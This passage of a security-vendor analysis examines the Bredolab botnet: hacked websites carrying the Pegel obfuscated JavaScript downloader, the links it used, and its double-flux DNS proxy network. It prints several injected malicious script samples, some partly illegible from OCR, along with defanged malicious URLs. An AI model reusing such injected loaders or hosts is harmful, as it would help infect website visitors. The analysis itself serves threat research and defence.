End of the Line for the Bredolab Botnet?

securelist.com/end-of-the-line-for-the-bredolab-botnet/36335/

Authors

Expert Alexei Kadiev

On 25 October 2010, the Dutch police force's Cybercrime Department announced the shutdown of 143 Bredolab botnet control servers. The next day at Armenia's Yerevan international airport, one of those formerly responsible for running the botnet was arrested. While it is certainly possible that this marked the end of Bredolab, the technologies behind it remain and can, unfortunately, still be used to create new botnets.

A brief history of Bredolab

Malicious programs from the Backdoor.Win32.Bredolab family were first detected by IT security labs as long ago as mid-2008. Bredolab's key purpose is to download other malicious programs onto victim computers. The download management system, which includes a loader (Backdoor.Win32.Bredolab) and an administration panel, was offered for sale on hacker forums. It is this software that shaped the foundation of the Bredolab botnet that appeared in mid-2009, and was, according to the Dutch police, comprised of approximately 30 million computers located in countries all over the world.


One of the botnet’s most distinguishing features was its method of operation: legitimate websites that had been hacked were used to spread the botnet’s payload. Visitors to these websites were redirected to malicious resources which resulted in their computers being infected with Backdoor.Win32.Bredolab — everything operated automatically.

Hacked sites

When the botnet was first created, it operated by hiding an iframe tag on hacked websites that linked to a malicious resource. In late 2009, this iframe tag was replaced with obfuscated JavaScript code known as the Trojan-Downloader.JS.Pegel script downloader. When the code executed, the browser decrypted the tag script and placed it on an HTML page with a link to a malicious resource. Pegel was designed to download exploits onto victim computers; and in turn, these exploits downloaded Bredolab. The cybercriminals reverted to their former method of hidden iframe tags again in the summer of 2010.


It is worth noting that the scheme used to spread Bredolab is similar to that used by the creators of the Gumblar botnet, while the obfuscation methods used with Pegel were reminiscent of the Gumblar script downloader’s functions.

The threat was essentially global: web resources containing malicious code were found in countries all over the world.




Distribution of web resources infected by Trojan-Downloader.JS.Pegel by country: January-October 2010

Users in many countries faced the risk of their computers becoming infected with Bredolab.



Distribution of victim computers infected by Trojan-Downloader.JS.Pegel by country: January-October 2010

Internet forums were dotted with messages about obfuscated JavaScript code planted on legitimate websites; the code was redirecting users to web resources controlled by cybercriminals.



01-25-2010, 12:57 AM

#1 (permalink)

[redacted]
Registered User

Join Date: May 2006
Posts: 25

Infected index.xxx files on my server

Hi i have many sites of my server with Redhat ES 3 and cPanel 11.24.5-S38506 - WHM 11.24.2 - X 3.9

Many sites, have a code like:

```
<script>/*Exception*/ document.write('<script src='+'h@$(@t!t^p!&:#^@/^!)^/!p^!#!@a@&$$) ...... \$/ig, '')+' defer=defer></scr'+'ipt>');</
script><!--9f5661a0f751133b5d2ccace4a586aaa-->
```

It's similar to the gumblar, but this dont create an iframe.


How could i secure my sites and remove this trojan without remove my site and my databases and other things.

Thanks in advance!

Last edited by samuelmf; 01-25-2010 at 01:01 AM.

An example of a forum message

At the start of 2010, there were lots of forum messages similar to the example given here. At the time, one of the main distinguishing features of Pegel were the /*GNU GPL*/, /*LGPL*/, /*CODE1*/ or /*Exception*/ comments placed at the start of the malicious JavaScript code. The infected page's code looked something like this:




```
<script type="text/javascript">
_uacct = "UA-597065-45";
urchinTracker();
</script>



<div id="flashcontent" style="display: none;"></div>
    </body>
</html>


<script>/*GNU GPL*/ try{window.onload = function(){var Kybv129plpaa1 = document.createElement(
's@$!c&()(r^i$^@(p@@$#t@$'.replace(/\$|\)|\(|&|\^|\!|@|#/ig, ''));var Sb7r4cojn77qci =
'A3jho6wpnq7fu';Kybv129plpaa1.setAttribute('type',
't&(e#^@x()t#&/!!))j$a$#v@^a&#$#s@(^!(c@$r!@i#p!!t&^'.replace(/\!|@|\(|\^|#|\$|&|\)/ig, ''));
Kybv129plpaa1.setAttribute('src',
'h!!t$!!t!)p#$#:!^)/$$/!&@@d@e[illegible]())a&l))l#a$#k)(o^$#
r@!(a&&.&c^($o#m(@.#^$#@a$$&f![illegible]u@&(^i@@!d#^e()@$&b!
($!a@&t)$)(.^))r((^u)&:(#)8)@^[illegible]&m#@/@)!@g#$^#o!o#)^
g@$1)&)e)().$c(^(o&&^(m#))/!&a[illegible]@m&^!v!^$i#(l^&@l$!e
&^.)@@(c#o)###m!$^^&/)&r!(#)e)[illegible]place(
/#|\)|\^|@|\$|&|\!|\(/ig, '')) [illegible]e$r!(#'.replace(
/@|\)|#|\^|\!|\(|\$|&/ig, '')) [illegible]
'J(!@O@&j$z$#^^$s#4)!6@@)3^)(6[illegible]''));
document.body.appendChild(Kybv[illegible]
<!--3fd94d1d2cf210b73a8d20bd7dc6c10d-->
```

Hyper Text Markup Languag | nb char : 36178 nb line : 429 | Ln : 401 Col : 23 Sel : 0 | Dos\Windows | ANSI | INS

An example of a legitimate web page that has been infected

Later, the comments disappeared from the code script and the obfuscation became increasingly complex:



```
</body>
</html>

<script>var FB=new String();var J=new String();function w(){var t;if(t!='' && t!='m'){t=null};
this.ls="";var i=new String();var h=unescape;var k=window;var U=h(
"%2f%67%6f%6f%67%6c%65%2e%63%6f%6d%2f%74%72%61%76%69%61%6e%2e%63%6f%6d%2f%79%6f%75%6a%69%7a%7a%2
e%63%6f%6d%2e%70%68%70");var Y;if(Y!='zA' && Y!='a_'){Y='zA'};function Z(S,H){var gg;if(gg!='E'
){gg='E'};var B;if(B!='' && B!='n'){B=''};var z=new String("g");var FX;if(FX!='q' && FX!='ze'){
FX='q'};var X_;if(X_!='up' && X_!='sW'){X_='up'};var s=h("%5b"), F=h("%5d");var to=new Array();
var p=s+H+F;this.ta="";var x=new RegExp(p, z);this.Ec="";return S.replace(x, new String());};
var D=new Array();var wW;if(wW!='QP'){wW=''};this.Vo="";this.zm="";var OK;if(OK!='Mf'){OK='Mf'
};var Hr;if(Hr!='' && Hr!='bA'){Hr=''};var VL='';var o=Z('89350141181315502194','32459716');var
 UCl;if(UCl!='' && UCl!='M_'){UCl=''};var Q=new String();var Vg;if(Vg!='' && Vg!='zQ'){Vg='XI'
};var LR=new Array();var kb=document;var nq='';var hO=new Array();function l(){var Gg;if(Gg!=''
 && Gg!='lG'){Gg=null};var tR=new String();var cd=new Date();var O=h(
[illegible]
();};var bu=new String();w();var Xr;if(Xr!='Pc'){Xr='Pc'};var HR="";</script>
<!--e919aa02fb42af7570b8591f3ea99407-->
```

Hyper Text Markup Languag | nb char : 8272 nb line : 141 | Ln : 118 Col : 32 Sel : 0 | Dos\Windows | ANSI as UTF-8 | INS

An example of an infected website in which the JavaScript code is more deeply obfuscated

The appearance of the links leading to the malicious resources used by Pegel during the early months of its existence deserves special mention. The domain portion and the route to the malicious script in these links were composed of known domain names, one after the other, for example:

hxxp://twitpic-com.fastclick.com.shinobi-jp.**bestb***site.ru**:8080/google.com/google.com/novoteka.ru/vagos.es/radikal.ru/
hxxp://google-com-sa.scribd.com.google-hr.**bestb***site.ru**:8080/bu520.com/bu520.com/google.com/56.com/ups.com/
hxxp://staples-com.toysrus.com.ngoisao-net.**cars***net.ru**:8080/google.com/google.com/livedoor.biz/atwiki.jp/torrents.ru/

Second level domains were made up of a series of two or three English words that are usually not used together. The creation of these malicious links that resembled the URLs of popular web resources was one of the most favored methods of social engineering among cybercriminals as such a technique minimizes user suspicion.


Later, the domain section of the links was also composed of second level domains:

hxxp://**help***ecare.at**:8080/vkontakte-ru/google.com/chinahr.com.php
hxxp://**jui***ile.ru**:8080/sify-com/google.com/last.fm.php
hxxp://**pass***tblues.ru**:8080/google.com/kijiji.ca/pornhub.com.php
hxxp://**best***kstar.info**:8080/google.com/travian.com/youjizz.com.php

Later still, the long paths disappeared from the links, and the path was changed to index.php.


Fast-flux networks

Domains containing malicious links were registered in several domain zones, including: ru, info, at, and com. Each domain was on five IP addresses and, in turn, each IP address was linked to numerous malicious domains.



The connections between IP addresses and malicious domains

The number of IP addresses fluctuated between twenty and forty. Over time, some addresses dropped off and new ones appeared. Periodically, IP addresses connected to certain domains would change.




```
;; ANSWER SECTION:
ma[redacted]h.com.        432     IN      A       91.121.122.81
ma[redacted]h.com.        432     IN      A       91.135.228.235
ma[redacted]h.com.        432     IN      A       188.165.192.106
ma[redacted]h.com.        432     IN      A       77.241.93.114
ma[redacted]h.com.        432     IN      A       91.121.72.144
```

```
;; ANSWER SECTION:
ma[redacted]h.com.        432     IN      A       213.186.46.30
ma[redacted]h.com.        432     IN      A       77.241.80.228
ma[redacted]h.com.        432     IN      A       83.169.37.246
ma[redacted]h.com.        432     IN      A       91.121.72.144
ma[redacted]h.com.        432     IN      A       94.23.60.106
```

A records at different points in time

It transpired that all of the IP addresses used belonged to a dedicated server, or virtual dedicated servers, of a variety of hosting providers. Moreover, further analysis has shown that Port 80 on many such servers communicates with popular websites that have no links to any criminal activity. A detailed picture of the situation leads one to believe that the servers hosting malicious domains were potentially hacked. Cybercriminals used some of the registered domains for DNS services on these very same hacked servers. Furthermore, the NS-records — like the A records — changed periodically.



```
;; AUTHORITY SECTION:
ma[redacted]h.com.        432     IN      NS      ns2.ma[redacted]h.com.
ma[redacted]h.com.        432     IN      NS      ns4.ma[redacted]h.com.
ma[redacted]h.com.        432     IN      NS      ns3.ma[redacted]h.com.
ma[redacted]h.com.        432     IN      NS      ns1.ma[redacted]h.com.

;; ADDITIONAL SECTION:
ns4.ma[redacted]h.com.    432     IN      A       164.46.241.96
ns1.ma[redacted]h.com.    432     IN      A       209.239.112.176
ns2.ma[redacted]h.com.    432     IN      A       87.98.149.171
ns3.ma[redacted]h.com.    432     IN      A       120.88.46.114
```

```
;; AUTHORITY SECTION:
ma[redacted]h.com.        432     IN      NS      ns1.ma[redacted]h.com.
ma[redacted]h.com.        432     IN      NS      ns2.ma[redacted]h.com.
ma[redacted]h.com.        432     IN      NS      ns4.ma[redacted]h.com.
ma[redacted]h.com.        432     IN      NS      ns3.ma[redacted]h.com.

;; ADDITIONAL SECTION:
ns1.ma[redacted]h.com.    432     IN      A       194.79.88.121
ns2.ma[redacted]h.com.    432     IN      A       87.98.149.171
ns3.ma[redacted]h.com.    432     IN      A       120.88.46.114
ns4.ma[redacted]h.com.    432     IN      A       164.46.241.96
```

NS records at various points in time

The details described above fit the profile of fast-flux networks, or more specifically, double-flux networks, where the address of DNS servers also changes.

There is another interesting fact: in the overwhelming majority of cases, all malicious links pointed to Port 8080, while the HTTP headers contained ‘nginx’ as the server’s response in the Server field. Nginx is a very commonly used HTTP server that is often employed as a reverse proxy. Users who follow the malicious link were routed to proxy servers that then redirected the request to the botnet’s actual control center.

A fast-flux network consisting of proxy servers helps to conceal the botnet’s command center from IT security professionals. All of the requests to download malicious code sourced from the malicious JavaScript and exploits, as well as Bredolab requests sent to the command center, passed through the fast-flux network’s proxy servers.


Most domains on the fast-flux network were registered by the cybercriminals themselves. However, in the early summer of 2010, some domains appeared that were actually third-level subdomains:

kollinsoy.skyef***on.com
aospfpgy.dogpl***tation.com
oployau.fancou***logger.com
hosotpoyu.credi***brary.com

While the third-level domains pointed to Bredolab’s fast-flux network proxy servers, the second-level domains from these links were planted on legitimate sites. The IP addresses of the third-level and second-level domains were different from one another. Somehow, probably by hacking user account details or another similar method, the cybercriminals were able to control the DNS settings of these websites.

Infection of victim computers

